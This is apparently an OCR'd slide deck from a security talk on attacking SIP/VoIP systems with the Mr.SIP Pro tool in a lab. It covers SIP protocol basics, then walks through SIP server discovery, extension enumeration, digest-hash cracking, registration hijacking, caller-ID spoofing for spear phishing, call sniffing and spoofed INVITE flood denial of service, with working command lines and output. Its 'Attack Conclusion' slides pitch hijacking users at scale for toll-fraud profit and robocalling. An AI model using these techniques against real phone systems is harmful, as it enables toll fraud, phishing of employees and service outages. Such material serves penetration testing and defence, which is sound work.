
SIP Requests/Responses:

1xx (Informational)
2xx (Success)
3xx (Redirection)
4xx (Failed requests)
5xx (Web server cannot complete request)
6xx (Global errors)

Basic SIP Call Flow

Typical SIP Interaction Structure:

1. Sender initiates an INVITE request.
2. Receiver sends back a 100 (Trying) response.
3. Sender starts ringing by sending a 180 (Ringing) response.
4. Receiver picks up the phone and a 200 success response is sent (OK).
5. ACK is sent by the initiator.
6. Call started using RTP.
7. BYE request sent to end the call.




Sample SIP INVITE

```
INVITE sip:6000@192.168.65.140;transport=UDP SIP/2.0.
Via: SIP/2.0/UDP 213.14.141.71:64116;branch=z9hG4bK-524287-1---d6078501e9ea7434;rport.
Max-Forwards: 70.
Contact: <sip:5000@213.14.141.71:64116;transport=UDP>.
To: <sip:6000@192.168.65.140;transport=UDP>.
From: <sip:5000@192.168.65.140;transport=UDP>;tag=3455a85b.
Call-ID: Fjad329igBhemWu1Vrhvnw...
CSeq: 1 INVITE.
Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE, OPTIONS, INFO, SUBSCRIBE.
Content-Type: application/sdp.
User-Agent: Z 5.2.28 rv2.8.115.
Allow-Events: presence, kpml, talk.
Content-Length: 610.
.
```

```
v=0.
o=Z 977115011 0 IN IP4 213.14.141.71.
s=Z.
c=IN IP4 213.14.141.71.
t=0 0.
m=audio 8002 RTP/AVP 106 9 3 111 0 8 97 110 112 98 101 100 99 102.
a=rtpmap:106 opus/48000/2.
a=fmtp:106 minptime=20; cbr=1; maxaveragebitrate=40000; useinbandfec=1.
a=rtpmap:111 speex/16000.
a=rtpmap:97 iLBC/8000.
a=fmtp:97 mode=20.
a=rtpmap:110 speex/8000.
a=rtpmap:112 speex/32000.
a=rtpmap:98 telephone-event/48000.
a=fmtp:98 0-16.
a=rtpmap:101 telephone-event/8000.
a=fmtp:101 0-16.
a=rtpmap:100 telephone-event/16000.
a=fmtp:100 0-16.
a=rtpmap:99 telephone-event/32000.
a=fmtp:99 0-16.
a=rtpmap:102 G726-32/8000.
a=sendrecv.
```

Basics About SIP Registration

- 3 cases for registration
  - First login
  - Each boot
  - 1 per hour (RFC 3261)



RFC 2617

#20


```
REGISTER sip:192.168.65.140;transport=UDP SIP/2.0.
Via: SIP/2.0/UDP 213.14.141.71:64116;branch=z9hG4bK-524287-1---d935997a1e3e718c;rport.
Max-Forwards: 70.
Contact: <sip:5000@213.14.141.71:64116;rinstance=4ea06fe6ab52486d;transport=UDP>.
To: <sip:5000@192.168.65.140;transport=UDP>.
From: <sip:5000@192.168.65.140;transport=UDP>;tag=da37233e.
Call-ID: foJugB_HC456OI90XERlUA...
CSeq: 2 REGISTER.
Expires: 60.
Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE, OPTIONS, INFO, SUBSCRIBE.
User-Agent: Z 5.2.28 rv2.8.115.
Authorization: Digest
username="5000",realm="asterisk",nonce="072c5939",uri="sip:192.168.65.140;transport=UDP",response="2778ca8fd9597ec4f327152bdd
a3975e",algorithm=MD5.
Allow-Events: presence, kpml, talk.
Content-Length: 0.
```

$$HA1 = MD5(username:realm:password)$$
$$HA2 = MD5(method:digestURI)$$
$$response = MD5(HA1:nonce:HA2)$$

What Are We Demonstrating Today?

- Identifying SIP Servers and Enumerating Users
- Registration Hijacking via SIP Digest Authentication Cracking
- Sniffing via Application level MiTM
- Caller-ID Spoofing via SIP Signalling Manipulation
- Enumeration via Eavesdropping Calls
- Searching for Known Vulns & Exploits Based on Version Info
- TDoS Attacks including IP Spoofing
- BONUS: Disclosing background of Call Frauds where hackers made millions $$$

Our Demo Lab Setup



#22

Mr.SIP Installation

Preferred OS: Kali Linux

Root privilege required


Use Requirements.txt for extra libraries!

#python3 mr.sip.py --help

#python3 mr.sip.py –usage

https://github.com/meliht/mr.sip

Workflow of Modules on Attack Deployment



Hacking Story 1: Registration Hijacking for Long Distance Call Routing Fraud

- Victim: An enterprise running VoIP (SIP Trunk)
- Impact: Infrastructure abuse causing expensive bills
- Cause: Weak password policy, unencrypted UDP traffic
- Attacker Motivation: Carrier voice business w/o infrastructure
- Attack Vector: Authentication attack, registration hijacking
- Techniques: MiTM sniffing, digest auth. calculation, password cracking

Hacking Story 1: Setup & Steps

- Assumption-1: Hired to pentest on internal network
- Assumption-2: Target SIP server have outbound calls over internet
- Target Subnet: 192.168.65.0/24
- Attack Tool: Mr.SIP Pro, SIP (NES, ENUM, SNIFF, CRACK)
- Payloads: Dictionaries for (user extension, password)

Hacking Steps:

1. SIP servers identification
2. Valid user enumeration
3. MiTM sniffing
4. SIP Authentication Data collection
5. SIP digest authentication cracking
6. Registration hijack

Hacking Story 1: DEMO! (watch it on our youtube channel)

https://www.youtube.com/channel/UCgrI4qYdhrlPjxG8OtxqSkw

```
root@kali-64:~/Desktop/Mr.SIP_Pro#
root@kali-64:~/Desktop/Mr.SIP_Pro# python3 mr.sip.py --nes --tn=192.168.65.130-192.168.65.146 --from=5000 --to=1000 mt=invite

~ By Melih Tas (SN)

Greetz ~ Caner Onur Nesli
Maintainer ~ Hakki Riza Kucuk

[!] Client Interface: eth0
[!] Client IP: 192.168.65.138
[!] Network scan : process started.
[+] New live IP found on 192.168.65.136, It seems as a SIP Server (A
[+] New live IP found on 192.168.65.140, It seems as a SIP Server (A
[!] Network scan process finished and 2 live IP address(s) found.
time duration: 6.02
root@kali-64:~/Desktop/Mr.SIP_Pro#
```

```
root@kali-64:~/Desktop/Mr.SIP_Pro# python3 mr.sip.py --enum --from=from.txt

~ By Melih Tas (SN)

Greetz ~ Caner Onur Nesli
Maintainer ~ Hakki Riza Kucuk

[!] Client Interface: eth0
[!] Client IP: 192.168.65.138
[!] Enumeration process started.
running with 10 threads
12 user IDs will be checked for 10 target networks.
There will be 120 packages generated. Do you want to continue? (y/n)
STDIN is unavailable. Accepting answer as yes.
[+] New SIP extension found in 192.168.65.140: 2000, Authentication not required!
[+] New SIP extension found in 192.168.65.140: 1000, Authentication not required!
[+] New SIP extension found in 192.168.65.140: 5000, Authentication required.
[+] New SIP extension found in 192.168.65.140: 1001, Authentication required.
[+] New SIP extension found in 192.168.65.140: 1001, Authentication required.
[+] New SIP extension found in 192.168.65.145: 5000, Authentication required.
[+] New SIP extension found in 192.168.65.145: 2000, Authentication required.
[+] New SIP extension found in 192.168.65.145: 4000, Authentication required.
[+] New SIP extension found in 192.168.65.145: 3000, Authentication required.
[+] New SIP extension found in 192.168.65.145: 1001, Authentication required.
[+] New SIP extension found in 192.168.65.136: 2000, Authentication not required!
[+] New SIP extension found in 192.168.65.145: 1002, Authentication required.
[+] New SIP extension found in 192.168.65.145: 1000, Authentication required.
[+] New SIP extension found in 192.168.65.145: 9911, Authentication required.
[+] New SIP extension found in 192.168.65.140: 6000, Authentication required.
```

```
root@kali-64:~/Desktop/Mr.SIP_Pro# python3 mr.sip.py --crack --tn=192.168.65.140

~ By Melih Tas (SN)

Greetz ~ Caner Onur Nesli
Maintainer ~ Hakki Riza Kucuk

[!] Client Interface: eth0
[!] Client IP: 192.168.65.138
[!] SIP CRACK simulation process started.
```

Num	Server	Client	User	Hash	Password
1	192.168.65.1	192.168.65.140	5000	f624a625a38912f639c79adc84d35355	1234
2	192.168.65.1	192.168.65.140	5000	0c81c864d167a014c96b93c13e609431	1234
3	192.168.65.1	192.168.65.140	5000	c1303f7fec338b8c9f33dbcf0eac149a	1234
4	192.168.65.1	192.168.65.140	5000	c1303f7fec338b8c9f33dbcf0eac149a	1234
5	192.168.65.1	192.168.65.140	5000	5da8675dfdb834cf9935afb5890cb57c	1234

Attack Conclusion

- Single registration barrier?
  - Perform Registration Erasure attack to drop existing one! Make it periodic for persistence!
- Run this attack architecture on wide range of network and hijack more users.
- Business opportunity:
  - Wholesale VoIP, Carrier Voice, Call Shop, Prepaid/Post-paid card.
- Millions of dollars profit!! without running any telecom infrastructure.
  - Based on REAL incidents!

Hacking Story 2: Caller-ID Spoofing for a Spear Phishing Campaign

- Victim: An enterprise running VoIP
- Impact: Enabling an attacker access (potentially), information disclosure
- Cause: Unencrypted UDP traffic for SIP, lack of security awareness
- Attacker Motivation: Malware infection, information stealing (credentials)
- Attack Vector: Caller-ID spoofing, social engineering (spear phishing)
- Techniques: MiTM sniffing, SIP signalling manipulation

Hacking Story 2: Setup & Steps

- Assumption-1: Hired to pentest on internal network
- Target Server: 192.168.65.140
- Attack Tool: Mr.SIP Pro, SIP (ENUM, EAVES)
- Payloads: User extension dictionary

Hacking Steps:

1. SIP servers identification
2. Valid user enumeration
3. MiTM sniffing
4. Call eavesdropping & enum.
5. Custom INVITE generation
6. Caller-ID spoofing
7. Mimic another user and phishing

Hacking Story 2: DEMO! (watch it on our youtube channel)

https://www.youtube.com/channel/UCgrI4qYdhrlPjxG8OtxqSkw

```
root@kali-64:~/Desktop/Mr.SIP_Pro# python3 mr.sip.py --sim --caller-id=1234 --to=1000 --tn=192.168.65.140

  ~ By Melih Tas (SN)

  Greetz ~ Caner Onur Nesli
  Maintainer ~ Hakki Riza Kucuk

[!] Client Interface: eth0
[!] Client IP: 192.168.65.138
[!] SIP SIM simulation process started.

A spoofed message was successfully sent.
time duration: 0.00
root@kali-64:~/Desktop/Mr.SIP_Pro#
```

```
root@kali-64:~/Desktop/Mr.SIP_Pro# python3 mr.sip.py --eaves --tn=192.168.65.140

  ~ By Melih Tas (SN)

  Greetz ~ Caner Onur Nesli
  Maintainer ~ Hakki Riza Kucuk

[!] Client Interface: eth0
[!] Client IP: 192.168.65.138
[!] Sniffing process started.
Num     Callee's Server         Caller's Server         Callee User     Caller User     Call-ID                                         Call Duration
1       192.168.65.140          192.168.65.1            5000            1001            1a66152c1eb891c13f9628fd575a6e30@192.168.65.140         ongoing call
1       192.168.65.140          192.168.65.1            5000            1001            1a66152c1eb891c13f9628fd575a6e30@192.168.65.140         0:00:03
```

```
root@kali-64:~/Desktop/Mr.SIP_Pro# python3 mr.sip.py --sniff --tn=192.168.65.140

  ~ By Melih Tas (SN)

  Greetz ~ Caner Onur Nesli
  Maintainer ~ Hakki Riza Kucuk

[!] Client Interface: eth0
[!] Client IP: 192.168.65.138
[!] Sniffing process started.
# 1
UDP Src: 192.168.65.1:64116 -> Dst: 192.168.65.140:5060
Data (4 bytes)

# 2
UDP Src: 14.150.179.234:37625 -> Dst: 192.168.65.140:5060
Session Initiation Protocol (INVITE)
    Request-Line: INVITE sip:8121@192.168.65.140;transport=UDP SIP/2.0
        Method: INVITE
        Request-URI: sip:8121@192.168.65.140;transport=UDP
        [Resent Packet: False]
    Message Header
        Via: SIP/2.0/UDP 14.150.179.234:37625;branch=z9hG4bK-3950186247;rport
        Max-Forwards: 70
        Contact: <sip:8121@14.150.179.234:37625;transport=UDP>
        To: <sip:8121@192.168.65.140;transport=UDP>
        From: <sip:7906@192.168.65.140;transport=UDP>;tag=652231
        Call-ID: qfsot0r712iecb51xd6azu4hp8g54318@192.168.65.140
        CSeq: 1 INVITE
        Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE, SUBSCRIBE, INFO
        User-Agent: CSCO/4
        Allow-Events: presence, kpml, talk
        Content-Type: application/sdp
        Content-Length: 607

# 3
UDP Src: 192.168.65.140:5060 -> Dst: 14.150.179.234:37625
Session Initiation Protocol (100)
```

Attack Conclusion

- Emulate insiders and perform spear phishing activities.
- SPIT idea (robocall): Create a list of victim users, perform automated calls (SIP-SIM supports that), play pre-recorded media content (advertisement)
- It is possible to make WAN-based Caller-ID Spoofing!
- Wait for it!

Hacking Story 3: Abusing Known Flood Based TDoS Vulnerability

- Victim: An enterprise running VoIP
- Impact: Overloading SIP server capacity
- Cause: Known DoS vulnerability of the SIP server
- Attacker Motivation: Distrupt the service availability
- Attack Vector: Version-based vulnerability scan, TDoS attack
- Techniques: Flood based TDoS, IP spoofing

Hacking Story 3: Setup & Steps


- Assumption-1: Hired to pentest on internal network
- Target Server: 192.168.65.140
- Attack Tool: Mr.SIP Pro, SIP (VSCAN, DAS)
- Payloads: N/A

Hacking Steps:

1. SIP servers identification
2. Scan for known vulns & exploits
3. Check for vulns & exploit details
4. Perform spoofed SIP INVITE flood
5. Exhaust the resources of target server

Hacking Story 3: DEMO! (watch it on our youtube channel)

https://www.youtube.com/channel/UCgrI4qYdhrlPjxG8OtxqSkw



Attack Conclusion

- Main Problem: Running vulnerable version? TDoS in UDP usage?
- Manipulate attention with TDoS
  - and perform another insidious attack at the time!

Advanced Attacks w/ SIP-ASP (Attack Scenario Player)

Attacking w/ Specially Crafted Call Scenarios

```
root@kali-64:~/Desktop/Mr.SIP_Pro# python3 mr.sip.py --asp --scenario=1 --tn=192.168.65.140 --user1=1000 --user2=5000 --pass=1234

  ~ By Melih Tas (SN)

   Greetz ~  Caner  Onur  Nesli
   Maintainer ~ Hakki Riza Kucuk

[!] Client Interface: eth0
[!] Client IP: 192.168.65.138
[!] SIP ASP simulation process started.
------------------------------ Scenario Screen -------- [1-9]: Change Screen --
  Call-rate(length)   Port   Total-time  Total-calls  Remote-host
  10.0(0 ms)/1.000s   5060       0.10 s            1  192.168.65.140:5060(UDP)

                                Messages  Retrans   Timeout   Unexpected-Msg
    REGISTER ---------->        1         0         0
         100 <----------        0         0         0         1
         401 <----------        0         0         0         0
    REGISTER ---------->        0         0         0
